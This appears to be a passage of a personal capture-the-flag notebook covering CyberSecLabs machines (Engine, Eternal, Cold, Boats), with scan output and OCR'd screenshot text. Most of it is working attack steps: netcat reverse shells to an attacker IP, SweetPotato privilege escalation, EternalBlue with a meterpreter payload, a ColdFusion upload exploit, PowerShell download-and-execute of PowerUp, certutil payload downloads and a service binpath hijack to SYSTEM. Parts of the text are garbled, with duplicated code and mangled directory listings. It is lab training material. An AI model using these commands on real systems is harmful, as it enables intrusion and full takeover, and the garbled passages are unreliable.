1212  protected void Page_EndRequest(object sender, EventArgs e) {
1213    streamWriter.Close();
1214  }
1215
1216  protected void Page_Error(object sender, EventArgs e) {
1217    streamWriter.Close();
1218  }
1219
1220  protected void Page_LoadComplete(object sender, EventArgs e) {
1221    streamWriter.Close();
1222  }
1223
1224  protected void Page_PreRender(object sender, EventArgs e) {
1225    streamWriter.Close();
1226  }
1227
1228  protected void Page_EndRequest(object sender, EventArgs e) {
1229    streamWriter.Close();
1230  }
1231
1232  protected void Page_Error(object sender, EventArgs e) {
1233    streamWriter.Close();
1234  }
1235
1236  protected void Page_LoadComplete(object sender, EventArgs e)
```

The screenshot shows a web browser window with the URL `172.31.1.16/blog/admin/app/editor/editpost.cshtml`. The page is a rich-text editor interface. On the left, there's a sidebar with user information (Administrator) and navigation links for Posts, Comments, Pages, Categories, and Tags. The main area has a title input field containing "Title of post...". Below it is a toolbar with various formatting options like bold, italic, and alignment. At the bottom right of the toolbar is a "File manager" button, which is highlighted with a red box. The word "test" is typed into the main content area.

## File manager



## **CLICK ON THE FILE**

Title of post...

Formats ▾ **B** U *I*

≡	≡	≡
---	---	---

⋮⋮⋮
-----

 ▾

test

[PostView.ascx \(3.33 kb\)](#)

The screenshot shows a web browser window. The address bar contains the URL `172.31.1.16/blog/?theme=../../App_Data/files`, with the path `?theme=../../App_Data/files` highlighted with a red box. The page content is a blog theme configuration interface. On the left, there's a sidebar with icons for Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB. The main area has a header with "THEMES" and a "NEW" button. Below it, a message encourages users to check out new high quality themes or order custom ones. The overall theme is dark.

The screenshot shows a terminal window with a dark background. It displays a command-line session:

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Engine]
$ rlwrap nc -lvpn 445
listening on [any] 445 ...
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.16] 49221
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\SysWOW64\inetsrv>
To be able to upload files and edit existing ones, you need to enable write permissions
on the App Data and Custom folders. If your blog is hosted at a hosting provider, you can
C:\Windows\SysWOW64\inetsrv>
whoami
whoami for an option you may want to store for your blog posts. If you are interested
C:\Windows\SysWOW64\inetsrv>whoami
iis apppool\defaultapppool
```

whoami /all

## PRIVILEGES INFORMATION

Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeAuditPrivilege	Generate security audits	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

```
c:\Windows\SysWOW64\inetsrv>systeminfo
```

```
Host Name: ENGINE
OS Name: Microsoft Windows Server 2012 R2 Standard
OS Version: 6.3.9600 N/A Build 9600
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Server
OS Build Type: Multiprocessor Free
Registered Owner: EC2
Registered Organization: Amazon.com
Product ID: 00252-70000-00000-AA535
Original Install Date: 5/1/2020, 9:41:52 AM
System Boot Time: 1/18/2023, 12:50:22 PM
System Manufacturer: Von
```

```
mkdir temp
C:\>mkdir temp
cd temp
C:\>cd temp
dir
C:\temp>dir
```

```
Volume in drive C has no label.
Volume Serial Number is 7863-44CF
Directory of C:\temp
01/18/2023 01:24 PM <DIR> .
01/18/2023 01:24 PM <DIR> ..
Name          0 File(s)          0 bytes
2 Dir(s) == 7,788,871,680 bytes free
```

JUICY POTATO DID NOT WORK, LETS TRY SWEET POTATO

<https://github.com/uknowsec/SweetPotato>

## IT LIKED SWEET POTATO

```
C:\temp>sweet.exe -p ./nc64.exe -a "-e cmd 10.10.0.16 445"
sweet.exe -p ./nc64.exe -a "-e cmd 10.10.0.16 445"
Modifying SweetPotato by Uknow to support webshell
Github: https://github.com/uknowsec/SweetPotato
SweetPotato by @_EthicalChaos_
    Original RottenPotato code and exploit by @foxglovesec
    Weaponized JuciyPotato by @decoder_it and @Guitro along with BITS WinRM discovery
    PrintSpoofer discovery and original exploit by @itm4n
[+] Attempting NP impersonation using method PrintSpoofer to launch ./nc64.exe
[+] Triggering notification on evil PIPE \\Engine/pipe/58ebb6a8-fbba-44c7-b36d-818a15
032e14
[+] Server connected to our evil RPC pipe
[+] Duplicated impersonation token ready for process creation
[+] Intercepted and authenticated successfully, launching program
[+] CreatePipe success
[+] Command : "./nc64.exe" -e cmd 10.10.0.16 445
[+] process with pid: 2004 created.
    > DNS
=====
=====
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Engine]
$ nc -lvpn 445
listening on [any] 445 ...
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.16] 49263

Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
C:\Windows\system32>whoami
whoami

nt authority\system
=====
=====
```

## *Eternal*

NMAP

PORT	STATE	SERVICE	REASON
135/tcp	open	msrpc	syn-ack
139/tcp	open	netbios-ssn	syn-ack
445/tcp	open	microsoft-ds	syn-ack
5357/tcp	open	wsdapi	syn-ack
49152/tcp	open	unknown	syn-ack
49153/tcp	open	unknown	going syn-ack
49154/tcp	open	unknown	coming syn-ack
49155/tcp	open	unknown	route syn-ack_gw
49161/tcp	open	unknown	route syn-ack_gw
49162/tcp	open	unknown	TE_GAT syn-ack

```
(kali㉿kali)-[~/Desktop/CyberSecLabs] STATE SERVICE REAS
└─$ nmap -p 445 --script=smb-vuln-* 172.31.1.10
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-18 08:42 EST
Nmap scan report for 172.31.1.10
Host is up (0.18s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers
| (ms17-010)
|       State: VULNERABLE
|       IDs:  CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in M
|icrosoft SMBv1
|         servers (ms17-010).

|       Disclosure date: 2017-03-14
|       References:
|         https://technet.microsoft.com/en-us/library/security/ms17-
|010.aspx
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-01
|43
|_         https://blogs.technet.microsoft.com/msrc/2017/05/12/custom
|er-guidance-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 6.41 seconds
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):
=====
Name      servers   Current Setting  Required  Description
-----  -----
RHOSTS    172.31.1.10-03-14       yes        The target host(s), see https://technet.microsoft.com/en-us/library/bb490901.aspx
RPORT     445                  yes        The target port (TCP)
SMBDomain          /              no         (Optional) The Windows domain
SMBPass           https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0103-03-14          (Optional) The password for the Windows Embedded Standard 7 target
SMBUser           https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0103-03-14          (Optional) The username to authenticate
VERIFY_ARCH      true             yes        Check if remote architecture matches Windows Embedded Standard 7 target
VERIFY_TARGET    true             yes        Check if remote OS matches expected Windows Embedded Standard 7 target machines.

Imap done: 1 IP address (1 host up) scanned in 6.41 seconds
```

Payload options (windows/x64/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread)
LHOST	10.10.0.16	yes	The listen address (an interface name or IP)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	--
0	Automatic Target

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Exploit target:
[*] Started reverse TCP handler on 10.10.0.16:4444
[*] 172.31.1.10:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 172.31.1.10:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 172.31.1.10:445 - Scanned 1 of 1 hosts (100% complete)
[+] 172.31.1.10:445 - The target is vulnerable.
[*] 172.31.1.10:445 - Connecting to target for exploitation.
[*] 172.31.1.10:445 - Connection established for exploitation.
[*] 172.31.1.10:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.31.1.10:445 - CORE raw buffer dump (38 bytes)
[*] 172.31.1.10:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 172.31.1.10:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 172.31.1.10:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[*] 172.31.1.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.31.1.10:445 - Trying exploit with 12 Groom Allocations.
[*] 172.31.1.10:445 - Sending all but last fragment of exploit packet
[*] 172.31.1.10:445 - Starting non-paged pool grooming
[*] 172.31.1.10:445 - Sending SMBv2 buffers
[*] 172.31.1.10:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.31.1.10:445 - Sending final SMBv2 buffers.
[*] 172.31.1.10:445 - Sending last fragment of exploit packet!
[*] 172.31.1.10:445 - Receiving response from exploit packet
[*] 172.31.1.10:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.31.1.10:445 - Sending egg to corrupted connection.
[*] 172.31.1.10:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 172.31.1.10
[*] Meterpreter session 1 opened (10.10.0.16:4444 -> 172.31.1.10:49177) at 2023-01-18 08:43:52 -0500
[+] 172.31.1.10:445 - =====-
[+] 172.31.1.10:445 - =====WIN=====
[+] 172.31.1.10:445 - =====-
```

```
meterpreter > 
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

## Cold

NOTE MAKE SURE TO REST THIS BOX BEFOREHAND BECAUSE THE SERVICE THAT IS EXPLOITABLE MAY NOT START!!!

## NMAP

PORT	STATE	SERVICE	REASON
80/tcp	open	http	syn-ack
135/tcp	open	msrpc	syn-ack
139/tcp	open	netbios-ssn	syn-ack
443/tcp	open	https	syn-ack
445/tcp	open	microsoft-ds	syn-ack
3389/tcp	open	ms-wbt-server	syn-ack
5500/tcp	open	hotline	syn-ack
5985/tcp	open	wsman	syn-ack
6095/tcp	open	unknown	syn-ack
6096/tcp	open	unknown	syn-ack
7993/tcp	open	unknown	syn-ack
8018/tcp	open	unknown	syn-ack
8500/tcp	open	fntp	syn-ack
8581/tcp	open	unknown	syn-ack
47001/tcp	open	winrm	syn-ack
49152/tcp	open	unknown	syn-ack
49153/tcp	open	unknown	syn-ack
49154/tcp	open	unknown	syn-ack
49155/tcp	open	unknown	syn-ack
49162/tcp	open	unknown	syn-ack
49192/tcp	open	unknown	syn-ack
49193/tcp	open	unknown	syn-ack

← → ⌂ ⌂ 172.31.1.15:5500

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exp

## HTTP ERROR: 404


Problem accessing /. Reason:

Not Found

---

[Powered by Jetty:// 9.3.6.v20151106](#)


---



## UTILIZING A DIRECTORY BUSTER EVERYWHERE WE FINALLY HIT AT LEAST SOMETHING WITH PORT 8500

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Cold]
$ feroxbuster -u http://172.31.1.15:8500 -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt -t 100
[...]
[...]
by Ben "epi" Risher 😊 ver: 2.7.3
Target Url      Settings          Monitoring Toolset
Threads          100
Wordlist         /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt
Status Codes     [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
Timeout (secs)   7
User-Agent       feroxbuster/2.7.3
Config File     /etc/feroxbuster/ferox-config.toml
HTTP methods    [GET]
Recursion Depth 4
[...]
Press [ENTER] to use the Scan Management Menu™
302   GET    0l    0w    0c http://172.31.1.15:8500/CFIDE => http://172.31.1.15:8500/CFIDE/
302   GET    0l    0w    0c http://172.31.1.15:8500/CFIDE/administrator => http://172.31.1.15:8500/CFIDE/administrator/
302   GET    0l    0w    0c http://172.31.1.15:8500/CFIDE/cache => http://172.31.1.15:8500/CFIDE/cache/
302   GET    0l    0w    0c http://172.31.1.15:8500/CFIDE/administrator/images => http://172.31.1.15:8500/CFIDE/administrator/images/
302   GET    0l    0w    0c http://172.31.1.15:8500/CFIDE/administrator/templates => http://172.31.1.15:8500/CFIDE/administrator/templates/
302   GET    0l    0w    0c http://172.31.1.15:8500/CFIDE/administrator/scripts => http://172.31.1.15:8500/CFIDE/administrator/scripts/
302   GET    0l    0w    0c http://172.31.1.15:8500/CFIDE/administrator/components => http://172.31.1.15:8500/CFIDE/administrator/components/
302   GET    0l    0w    0c http://172.31.1.15:8500/CFIDE/administrator/tools => http://172.31.1.15:8500/CFIDE/administrator/tools/
302   GET    0l    0w    0c http://172.31.1.15:8500/CFIDE/administrator/include => http://172.31.1.15:8500/CFIDE/administrator/include/
```

ALRIGHT WE FOUND SOMETHING



ADMIN:ADMIN GOT US IN

WE TRIED A COUPLE OF DIFFERENT EXPLOITS FROM GITHUB FOR COLD FUSION BUT NONE SEEMED TO WORK. I THEN SAW A METASPLOIT MODULE FOR CKEDITOR AND DECIDED TO TRY THAT ONE

```
msf6 exploit(multi/http/coldfusion_ckeditor_file_upload) > set rhosts 172.31.1.15
rhosts => 172.31.1.15
msf6 exploit(multi/http/coldfusion_ckeditor_file_upload) > set lhost 10.10.0.16
lhost => 10.10.0.16
msf6 exploit(multi/http/coldfusion_ckeditor_file_upload) > run

[*] Started reverse TCP handler on 10.10.0.16:4444
[*] Uploading the JSP payload at /cf_scripts/scripts/ajax/ckeditor/plugins/filemanager/uploadedFiles/RB.jsp...
[+] Upload succeeded! Executing payload...
[*] Command shell session 1 opened (10.10.0.16:4444 -> 172.31.1.15:49402) at 2023-01-19 06:13:43 -0500

Shell Banner:
Microsoft Windows [Version 6.3.9600]
-----
C:\ColdFusion2018\cfusion\bin>whoami
whoami
cold\jade

C:\ColdFusion2018\cfusion\bin>■ 240 - Date Modified: 2023/01/19 - 06:12
```

WE KNOW WE CAN GET SYSTEM BECAUSE OF THE PRIVS (SAME AS USUAL) HOWEVER LETS TRY TO FIND ANOTHER WAY

```
C:\ColdFusion2018\cfusion\bin>whoami /all
whoami /all
Console

USER INFORMATION
-----
User Name SID
=====
cold\jade S-1-5-21-3693815313-2024248690-149444798-1009

GROUP INFORMATION
-----
WE KNOW WE CAN GET SYSTEM BECAUSE OF THE PRIVS (SAME AS USUAL) HOWEVER LETS TRY TO FIND ANOTHER WAY

FIRST LOOKING AT SYSTEMINFO

Group Name          Type   SID           Attributes
=====
Everyone           Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users       Alias    S-1-5-32-545  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON        Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization  Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account    Well-known group S-1-5-113     Mandatory group, Enabled by default, Enabled group
LOCAL               Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label ID: S-1-16-12288
                                         Original Install Date: 4/27/2020, 7:44:40 PM
                                         System Boot Time: 1/19/2023, 8:08:03 AM
                                         System Manufacturer: Xen
                                         System Model: HVM domU
                                         System Type: x64-based PC

PRIVILEGES INFORMATION
-----
Privilege Name          Description          State
=====
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects    Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

## FIRST LOOKING AT SYSTEMINFO

```
C:\ColdFusion2018\cfusion\bin>systeminfo
systeminfo
Windows
Host Name: COLD
OS Name: Microsoft Windows Server 2012 R2 Standard
OS Version: 6.3.9600 N/A Build 9600
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Server
OS Build Type: Multiprocessor Free
Registered Owner: EC2
Registered Organization: Amazon.com
Product ID: 00252-70000-00000-AA535
Original Install Date: 4/27/2020, 7:44:40 PM
System Boot Time: 1/19/2023, 8:08:03 AM
System Manufacturer: Xen
System Model: HVM domU
System Type: x64-based PC
Processor(s): 1 Processor(s) Installed.
[01]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2400 Mhz
BIOS Version: Xen 4.11.amazon, 8/24/2006
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
```

IF WE TYPE IN POWERSHELL IT WILL FREEZE (POWERSHELL HELL) HOWEVER, THROUGHOUT THESE BOXES I HAVE STATED THAT MY POWERUP SCRIPT ALREADY RUNS INVOKE-ALLCHECKS AT THE BOTTOM OF IT, THIS IS WHEN THAT COMES IN HANDY

```
C:\ColdFusion2018\cfusion\bin>powershell -c "iex (iwr -usebasicparsing http://10.10.0.16/PowerUp.ps1)"
powershell -c "iex (iwr -usebasicparsing http://10.10.0.16/PowerUp.ps1)"
```

THIS WILL STILL RUN THE SCRIPT AND SEND THE INFORMATION BACK TO ME SO I CAN SEE EVERYTHING

```
ServiceName : cold
Path : C:\Program Files\DAACL Service\cold.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users;
Permissions=AppendData/AddSubdirectory}
StartName : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'cold' -Path <HijackPath>
CanRestart : True
Name : cold
Check : Unquoted Service Paths
```

WE HAVE AN UNQUOTED SERVICE PATH, AND LOOKING DOWN EVEN FURTHER WE ALSO HAVE A MODIFIABLE SERVICE FOR THE SAME SERVICE, THIS MEANS THAT WE CAN DELETE COLD.EXE AND RUN WHATEVER WE WANT, SUCH AS A REVERSE SHELL. AS NOTICED IT IS ALSO RAN BY LOCAL SYSTEM AND WE CAN RESTART IT. LETS DO AN UNQUOTED SERVICE PATH FIRST, THEN WE WILL DELETE THE EXPLOIT AND THEN DO AN EXECUTABLE HIJACK

```
C:\Program Files\DAACL Service>certutil.exe -urlcache -f http://10.10.0.16/DAACL.exe  
DAACL.exe  
certutil.exe -urlcache -f http://10.10.0.16/DAACL.exe DAACL.exe  
**** Online ****  
CertUtil: -URLCache command FAILED: 0x80070005 (WIN32: 5 ERROR_ACCESS_DENIED)  
CertUtil: Access is denied.  
C:\Program Files\DAACL Service>
```

STRANGE, WE MAY NOT BE ABLE TO DO THE UNQUOTED SERVICE PATH, BUT NO WORRIES  
WE ARE NOT GIVING UP, LETS CHANGE THE BINPATH (MUCH LIKE WE WOULD DO WHEN  
EXPLOITING SERVER OPERATOR PRIVS)

```
C:\Users\jade>sc config cold binpath="C:\Users\jade\cold.exe"  
sc config cold binpath="C:\Users\jade\cold.exe"  
[SC] ChangeServiceConfig SUCCESS  
  
C:\Users\jade>certutil.exe -urlcache -f http://10.10.0.16/DAACL.exe DAACL.exe  
certutil.exe -urlcache -f http://10.10.0.16/DAACL.exe DAACL.exe  
**** Online ****  
CertUtil: -URLCache command completed successfully.  
  
C:\Users\jade>ren DAACL.exe cold.exe  
ren DAACL.exe cold.exe  
  
c:\Users\jade>dir  
dir  
Volume in drive C has no label.  
Volume Serial Number is 7863-44CF  
  
Directory of C:\Users\jade  
  
01/19/2023  11:33 AM    <DIR>  
01/19/2023  11:33 AM    <DIR>  
01/19/2023  11:33 AM    .  
04/27/2020  08:14 PM    <DIR>    ..  
04/28/2020  09:53 PM    <DIR>    7,168 cold.exe  
04/30/2020  07:02 PM    <DIR>    files\DAACL Service>mkdir C:\Temp  
04/27/2020  09:34 PM    <DIR>    mkdir Contacts  
04/27/2020  08:14 PM    <DIR>    Desktop  
04/27/2020  08:14 PM    <DIR>    C:\Documents  
04/27/2020  08:14 PM    <DIR>    les\DAACL Service>cd C:\Temp  
04/27/2020  08:14 PM    <DIR>    cd Downloads  
04/27/2020  08:14 PM    <DIR>    Favorites  
04/27/2020  08:14 PM    <DIR>    C:\Links  
04/27/2020  08:14 PM    <DIR>    config cold binpath="C:\Temp\DAACL.exe"  
04/27/2020  08:14 PM    <DIR>    sc Music cold binpath="C:\Temp\DAACL.exe"  
04/27/2020  08:14 PM    <DIR>    [SC] Pictures serviceConfig SUCCESS  
04/27/2020  08:14 PM    <DIR>    Saved Games  
04/27/2020  08:14 PM    <DIR>    C:\Searches  
04/27/2020  08:14 PM    <DIR>    Videos  
1 File(s)          7,168 bytes  
13 Dir(s)        5,165,355,008 bytes free  
  
C:\Users\jade>
```

NO NEED TO REMAKE AN EXPLOIT, WE CAN USE THE ONE WE ALREADY MADE

```
C:\Users\jade>sc start cold  
sc start cold
```

Node Type: Rich Text - Date Created: 2023/01/19

```
(kali㉿kali)-[~/Tools]  
$ rlwrap nc -lvpn 445  
listening on [any] 445 ...  
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.15] 49434  
Microsoft Windows [Version 6.3.9600]  
(c) 2013 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>whoami  
whoami  
nt authority\system
```

ALL DONE...

## ***Boats***

NMAP

PORT	STATE	SERVICE	REASON
80/tcp	open	http	syn-ack
135/tcp	open	msrpc	syn-ack
139/tcp	open	netbios-ssn	syn-ack
443/tcp	open	https	syn-ack
445/tcp	open	microsoft-ds	syn-ack
3306/tcp	open	mysql	syn-ack
3389/tcp	open	ms-wbt-server	syn-ack
5985/tcp	open	wsman	syn-ack
47001/tcp	open	winrm	syn-ack
49152/tcp	open	unknown	syn-ack
49153/tcp	open	unknown	syn-ack
49154/tcp	open	unknown	syn-ack
49155/tcp	open	unknown	syn-ack
49162/tcp	open	unknown	syn-ack
49166/tcp	open	unknown	syn-ack
49167/tcp	open	unknown	syn-ack

Read data files from: /usr/bin/../share/nmap  
Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds

HTTP

CyberSecLabs | Beginner X Boats | Boats X +

← → C ⌂ 172.31.1.14

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Grafana 8.3.0 - Direct.

## Boats

Boats

Search ...

**RECENT POSTS**

Yamato Battleship  
Welcome to Boats!

**RECENT COMMENTS**

Mr WordPress on Welcome to Boats!

**ARCHIVES**

April 2020

**CATEGORIES**

Uncategorised

**META**

Log in Entries RSS Comments RSS WordPress.org TheCartPress.com

# YAMATO BATTLESHIP

IMAGE 22ND APRIL 2020 LEAVE A COMMENT

Yamato was the best ship of her class of battleships built for the Imperial Japanese Navy (IJN) shortly before World War II. She and her sister ship, Musashi, were the heaviest and most powerfully armed battleships ever constructed, displacing 72,800 tonnes at full load and armed with nine 46 cm (18.1 in) Type 94 main guns, which were the largest guns ever mounted on a warship.



WE HAVE A WORDPRESS SITE

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Boats]  
$ wpscan --url http://172.31.1.14/ -e u
```

IMAGE © 22ND APRIL 2020

Welcome to Boats!

Yamato was the best ship of the Imperial Japanese Navy (IJN). Her sister ship, Musashi, were the largest battleships ever constructed and armed with nine 406 mm main guns.

RECENT COMMENTS

Mr WordPress on Yamato BattleShip Boats!

WordPress Security Scanner by the WPScan Team  
Version 3.8.22

ARCHIVED Sponsored by Automattic - <https://automattic.com/>  
@\_WPScan\_, @ethicalhack3r, @erwan\_lr, @firefart

April 2020

```
[+] james  
| Found By: Author Posts - Display Name (Passive Detection)  
| Confirmed By:  
|   Rss Generator (Passive Detection)  
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
|   Login Error Messages (Aggressive Detection)
```



ERROR: The password you entered for the username **james** is incorrect. [Lost your password?](#)

Username

james

Password

|

Remember Me

Log In

[Lost your password?](#)

[← Back to Boats](#)

## USER DOES EXIST

Code	Method	Size	Time	URL	Response
403	GET	441	102w	0c http://172.31.1.14/phpmyadmin/.htaccess	
403	GET	441	102w	0c http://172.31.1.14/phpmyadmin/.htpasswd	
403	GET	441	102w	0c http://172.31.1.14/security	
200	GET	417l	3196w	21155c http://172.31.1.14/phpmyadmin/ChangeLog	
200	GET	340l	2968w	18011c http://172.31.1.14/phpmyadmin/LICENSE	
301	GET	9l	32w	367c http://172.31.1.14/phpmyadmin/Themes => http://172.31.1.14/phpmyadmin/Themes/	
200	GET	10l	24w	235c http://172.31.1.14/phpmyadmin/TODO	
403	GET	44l	102w	0c http://172.31.1.14/server-info	
403	GET	44l	102w	0c http://172.31.1.14/server-status	
200	GET	74l	294w	2628c http://172.31.1.14/phpmyadmin/Readme	
403	GET	44l	102w	0c http://172.31.1.14/cgi-bin/prn	

WE ALSO SAW A WEBDAV

